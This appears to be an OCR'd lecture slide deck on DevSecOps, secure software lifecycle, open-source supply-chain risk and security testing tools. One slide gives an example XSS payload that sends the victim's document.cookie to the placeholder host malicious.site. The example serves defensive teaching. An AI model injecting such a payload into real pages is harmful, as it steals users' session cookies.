
1. Application & Interface Security
2. Audit Assurance & Compliance
3. Business Continuity Management & Operational Resilience
4. Change Control & Configuration Management
5. Data Security & Information Lifecycle Management
6. Encryption & Key Management
7. Governance and Risk Management
8. Human Resources
9. Identity & Access Management
10. Infrastructure & Virtualization Security
11. Interoperability & Portability
12. Mobile Security
13. Security Incident Management, E-Discovery, & Cloud Forensics
14. Supply Chain Management, Transparency, and Accountability
15. Threat and Vulnerability Management

From DevSecOps to full System/Software Lifecycle: Aligning with Testing, Risk Assessment, Certification



- Supply chain may cover stages Integrate/SAST – (Test/Assess/DAST) – Deploy – Operation
- Updates may include stages (Inherit/SAST) – (Test/Assess/DAST) – Deploy – Operation

Need for Trustworthy Methodologies and Security by Design



- SDLC and Secure Systems Modeling
  - Model to be used for RA at CI and SSC stages
  - Extend Threats modeling: Microsoft STRIDE, OWASP
- Trustworthy Systems Design
  - Methodology and design patterns, using Trusted Computing Base and Confidential Computing
- Data Security by Design
  - Extending SSDL for Data centric security and policy/rules enforcement data sharing and processing

DevSecOps and Automated Security Testing

- Waterfall roots:
  - Often done at the end of product development and in short timeline
  - Security ends up as blocking release
- Traditional InfoSec crisis: Lost identity
  - 100 devs:10 ops:1 sec – source of problem (hidden to the time)

- DevOps meets Security -> DevSecOps
  - Change the culture from Waterfall
  - Security developer to embrace the role of Enabler: How can we help?
    - Seek to Added Value
- However needs further extension
  - Demand for compliance: Passing Audit = Security
  - Risk management and security
  - Secure the Software Supply Chain

Secure Continuous Delivery Pipeline

- **Design**
  - What do you intend your software to do? Did you make sensitive flows secure?
- **Inherit**
  - What software have you inherited, such as libraries and dependencies?
- **Develop**
  - As you develop, do you write security tests?
- **Build**
  - As you build your software, do you have security acceptance?
- **Deploy**
  - What happens to get software into production? Are the secrets and config being kept safe?
- **Operate**
  - Are you under active attack at this moment? What is getting attacked?

Security Development Practices and OSS

- Security of Open Source Software (OSS) is slightly agitated
  - When it comes to catching and fixing security issues, simply having more eyes on the problem isn't enough.
  - Security problems require security expertise and not all developers are security experts.
    - They may know enough to try and implement certain fixes, but this can create a false sense of risk mitigation.
    - More advanced topics like cryptography, for example, further narrow the field for those who can review code for such security flaws.
  - Dependencies in open source projects allow some vulnerabilities to fly under the radar. Projects that include unknown third-party libraries pulled from package managers may be passing on vulnerabilities that aren't easily visible.

Inherited Open Source Software

- https://www.sonatype.com/2018survey
  31% suspect or have verified a breach due to Open Source components
- Inherited components in breaches
  - Libraries
  - Dependencies
  - Frameworks
  - OS packages
- Publish a bill of materials (BOM)
  - A software bill of materials (software BOM) is a list of components in a piece of software.
  - Let it review by security experts


Inherit and Test: More attention to OSS security needed

- There's also no standard way of documenting security on open source projects. In the top 400,000 public repositories on GitHub, only 2.4% had security documentation in place.
- According to the latest Veracode report, only 28% of organizations do any kind of regular analysis to find out what components are built into their applications.
  - 94% commercial software have dependencies on OSS libraries
  - As the use of open source code grows, this risk surface expands.
- According to the Snyk survey (https://snyk.io/):
  - 88% of open source code maintainers add security-related announcements to the release notes
  - 34% say that they deprecate the older, insecure version.
  - 25% that they make no effort at all to notify users of vulnerabilities
  - only 10% file a CVE reports
- Huawei 5G security concerns are primarily originated from insufficient security assurance of using OSS in their products

Summary and Discussion

- Extended DevSecOps or define a new wider concept
- How to improve security and system design from the beginning?
  - Education, Training, more tools?
- Examples:
  - Master Software Engineering curricula dropped Software Architecture course
  - Consequences: Quality of student course and graduation projects declined
- Can we define consistent and practical Security by Design practice?
  - So far, there is no one

Need for Trustworthy Methodologies and Security by Design




- SDLC and Secure Systems Modeling
  - Model to be used for RA at CI and SSC stages
  - Extend Threats modeling: Microsoft STRIDE, OWASP
- Trustworthy Systems Design
  - Methodology and design patterns, using Trusted Computing Base and Confidential Computing
- Data Security by Design
  - Extending SSDL for Data centric security and policy/rules enforcement data sharing and processing

Additional Information

- Data Security by Design
- Deployment and Operation stages Security Testing

Dataflow Stages and Security Aspects: security design targets



	A/C/S	DC	Nwk	DC	A/C/S	DC	Nwk	DC	A/C/S	DC	Nwk	DC	A/C/S	DC	Nwk	DC	A/C/S
DC/API		V		V		V		V		V		V		V		V	
Communicate		V	V	V		V	V	V		V	V	V		V	V	V	
CPU/Comp	V				V				(V)				V				V
Storage	V				V				V				V				V
Algorithm	V				V				(V)				V				V

Security Testing: Development, Deployment and Operation stages

Secure Development

- 3 key practices
  - **Threat modeling**
  - **Development Standards**
  - Static code analysis

- Threat modeling using STRIDE by Microsoft
  - Spoofing of user identity
  - Tampering
  - Repudiation
  - Information disclosure
  - Denial of Service
  - Elevation of privilege
- More agile tools based on OWASP standard
  - OWASP App Threat Modeling Cheat Sheet
  - OWASP Application Security Verification Standards
  - Mozilla Rapid Risk Assessment

Security Development Practices/Tools

- SAST vs DAST – Static/Dynamic Apps Security Testing
  - White vs black box testing == Develop vs Build testing
- Static code analysis
  - Open Source SAST options – some SAST work in IDE
    - PHP – Phan
    - Java Web Apps – Find Security Bug
    - Node – NodeJsScan
    - Golang/Go - GoSec
  - Commercial
    - Veracode
    - Checkmarx
    - Synopsis
  - Problem: high level of false positive
- git-secrets and git-hound

Misconfiguration and secrets

- Creds leakage, e.g.
  - Creds in source code on github
  - AWS access key in a version control history
- Use git-secrets
  https://github.com/awslabs/git-secrets
  - Prevents from committing passwords and other sensitive information to a git repository
  - git-secrets scans commits, commit messages, and --no-ff (*no fast-forward*) merges to prevent adding secrets into your git repositories.
  - If a commit, commit message, or any commit in a --no-ff merge history matches one of your configured prohibited regular expression patterns, then the commit is rejected.
  - Installation for Linux, Mac, Windows
- Use: git secrets –scan[-history]


Inherit tools

- Use current Common Vulnerabilities and Exposure (CVE) database https://cve.mitre.org/
  - CVE is a list of entries - each containing an identification number, a description, and at least one public reference - for publicly known cybersecurity vulnerabilities.
  - CVE Entries are used in numerous cybersecurity products and services from around the world, including the U.S. National Vulnerability Database (NVD – https://nvd.nist.gov)
- OWASP Dependency check
  - Software composition dependency test
  - Dependency-test CLI
    - https://jeremylong.github.io/DependencyCheck/dependency-check-cli/index.html
    - Download: http://dl.bintray.com/jeremy-long/owasp/:dependency-check-ant-5.3.1-release.zip
      - Downloads all NVD repository
  - OWASP dependency-check-cli is an command line tool that uses dependency-check-core to detect publicly disclosed vulnerabilities associated with the scanned project dependencies.
    - The tool will generate a report listing the dependency, any identified Common Platform Enumeration (CPE) identifiers, and the associated Common Vulnerability and Exposure (CVE) entries.

Tool: Mozilla Rapid Risk Assessment (RRA)

https://infosec.mozilla.org/guidelines/risk/rapid_risk_assessment.html

- The main objective of the RRA is to understand the value and impact of a service to the **reputation, finances, productivity** of the project or business. It is based on the data processed, stored or simply accessible by services.
- Note that the RRA does not focus on enumerating and analyzing security controls. The RRA process is intended for analyzing and assessing services, not processes or individual controls.
- Threat scenarios
  - **Confidentiality**: What happens if all the data is disclosed to the world?
  - **Integrity**: What happens if the data is incorrect, misleading, website defaced, etc.?
  - **Availability**: What happens if the data or service is missing, deleted, or currently unreachable?
- Runs 30 – 60 min (interactive session)
- Provided on request



JavaScript security analysis with Retire.js

- Software composition analysis for Javascript Retire.js
  - Use Docker container for running Retire.js
- Plethora of JavaScript libraries for use on the Web and in Node.JS apps greatly simplifies development, but they need to stay up-to-date on security fixes.
- Insecure libraries can pose a huge risk to your application
  - "Using Components with Known Vulnerabilities" is a part of the OWASP Top 10 list of security risks in web app.
  - Retire.js helps detecting the use of JS-library versions with known vulnerabilities.

Other tools

- Ruby
  - https://github.com/rubysec/bundler-audit
- PHP security
  - https://github.com/sensiolabs/security-checker
- Commercial
  - Sonatype – https://www.sonatype.com
  - Black Duck
  - Veracode
  - WhiteSource
- Container vulnerabilities test
  - Clair - https://github.com/coreos/clair
  - Acquasec, Twistlock

Security testing in Build stage

- Security considerations
  - Outside-in sec testing
    - BDD – Behavior Driven Development – from hacker point of view
  - Dynamic Applications Security Testing (DAST)
  - Infrastructure testing e.g. SSH, Firewall, etc.
  - **Compliance testing**
- Questions
  - Have I validated previous two stages of the testing in secure build environment?
  - Am I testing for security issues that are easy to catch where I can use automation of tools?
  - Am I arming my pipeline with attack tools to test my applications?

Apps Security testing – Build stage

- OWASP XSS Cross-site Scripting
  - ```
    <script>  // access to user session
        windows.location=‘http://malicious.site/?
        cookie=‘+document.cookie
    </script>
    ```
- DAST tools = Attackers’ tools
  - Archni
  - Nikto
  - ZAP – Mozilla and OWASP
  - SQLi Scanner – SQL injection
  - SQLmap/SSL/TLS Scanners
    - SSLScan
    - SSLi
- GAUNTLT
  - Gauntlt provides hooks to a variety of security tools and puts them within reach of security, dev and ops teams to collaborate to build rugged software. It is built to facilitate testing and communication between groups and create actionable tests
  - GAUNTLT + Archni – quick test for XSS vulnerabilities hooked into your deploy and testing processes.
    ```

Security testing in Deploy stage

- Need to test security at the speed of deployment
  - Accountability and auditability of deploy: who, when, what used
  - Compliance
- Questions
  - What security needed for deployment?
  - Am I testing security for each and every deploy?
  - Is there a repeatable mechanism to push changes to production?
- Tools
  - Rundeck - https://www.rundeck.com/open-source (community edition available)
    - Codifies standards operations procedures
    - Automate deployment tasks
    - Create self-service workflow
    - Provides good material for audit teams

Deployment Security Testing tools

- Most popular tools to protect web applications, APIs, microservices
  - Runtime application self-protection (RASP)
  - Web application firewall (WAF)
- Focused on app layer security
  - OWASP injections attacks
  - Application abuse and misuse
  - ATO preventions
  - Bot/scraper defense
- Open Source tools – limited
  - ModSecurity + ELK + StatsD
- Commercial – primarily Java and Node.js
  - Contrast
  - Prevoty
  - **Signal Sciences**
  - tCell
  - Waratek

Compliance controversy: Auditors vs Developers

- Auditors typically look for
  - Policy
  - Process
  - Procedure
- DevOps Audit Defense Toolkit (2015)
  https://cdn2.hubspot.net/hubfs/228391/Corporate/DevOps_Audit_Defense_Toolkit_v1.0.pdf
  - Advice for auditors to collect evidence

- http://dearauditor.org/ - by DevOps community
  - We have compiled a list of audit concerns and documented them in a **DevOps Risk Control Matrix** with lot of details around the controls, our practices and evidences that are collected to support the control.
  - https://docs.google.com/document/d/e/2PACX-1vSt_-UG47Y4RXHImzZ38IYaZ_2IWFbXA4HTXm17SL39xsL3N6c4JChYzpj52wc4QVuj4VgQkZnIoKxB/pub

Compliance checking tools

- Chef InSpec is compliance as code
  https://www.inspec.io
  - Turn your compliance, security, and other policy requirements into automated tests
  - Includes compliance requirements into code
- In 3 simple steps
  - Write the test
  - Run the test
  - See the results

Security role in Operation Stage

- Penetration testing
  - Recon
  - Mapping and inventory
  - Discovery
  - Exploit
- Tools: Dynamic and Static
  - Static to find vulnerability in a source code not running it
    - Brakeman OSS
    - FindBug $$
  - Mapping and inventory
    - Retire.js
- Dynamic tools
  - The same as attackers use
  - Downside: they are slow… discovery and exploitation
    - Arachni, Nikto, ZAP

Security testing in Operation stage

- DevSecOps: Shift left + Shift right
  - Shift right for feedback
- DevSecOps Instrumentation
  - Metrics based
  - Provide API to security testing tools
  - Promote learning (for all chain team)
  - Attacker driven
- Modern Applications security (as service and as business)
  - Bug bounties
    - Dark side of bug bounties
  - Commercial companies
    - https://www.bugcrowd.com
    - https://www.hackerone.com

Cloud Security Config Monitoring

- Practices
  - Configuration changes
  - Compliance
  - Audit
  - Hardening recommendations
- Products
  - https://www.threatstack.com
  - https://www.alienvault.com
  - https://evident.io – multicloud solution
- AWS Tools
  - AWS Config – Monitor configuration changes
  - AWS CloudTrail
  - Amazon Inspector
  - Amazon GuardDuty

DevSecOps Summary

- Empathy and enablement - cooperation
- Be Fast and non-blocking
- Don’t slow delivery
- Automate, automate, automate
- Security provides value through making security normal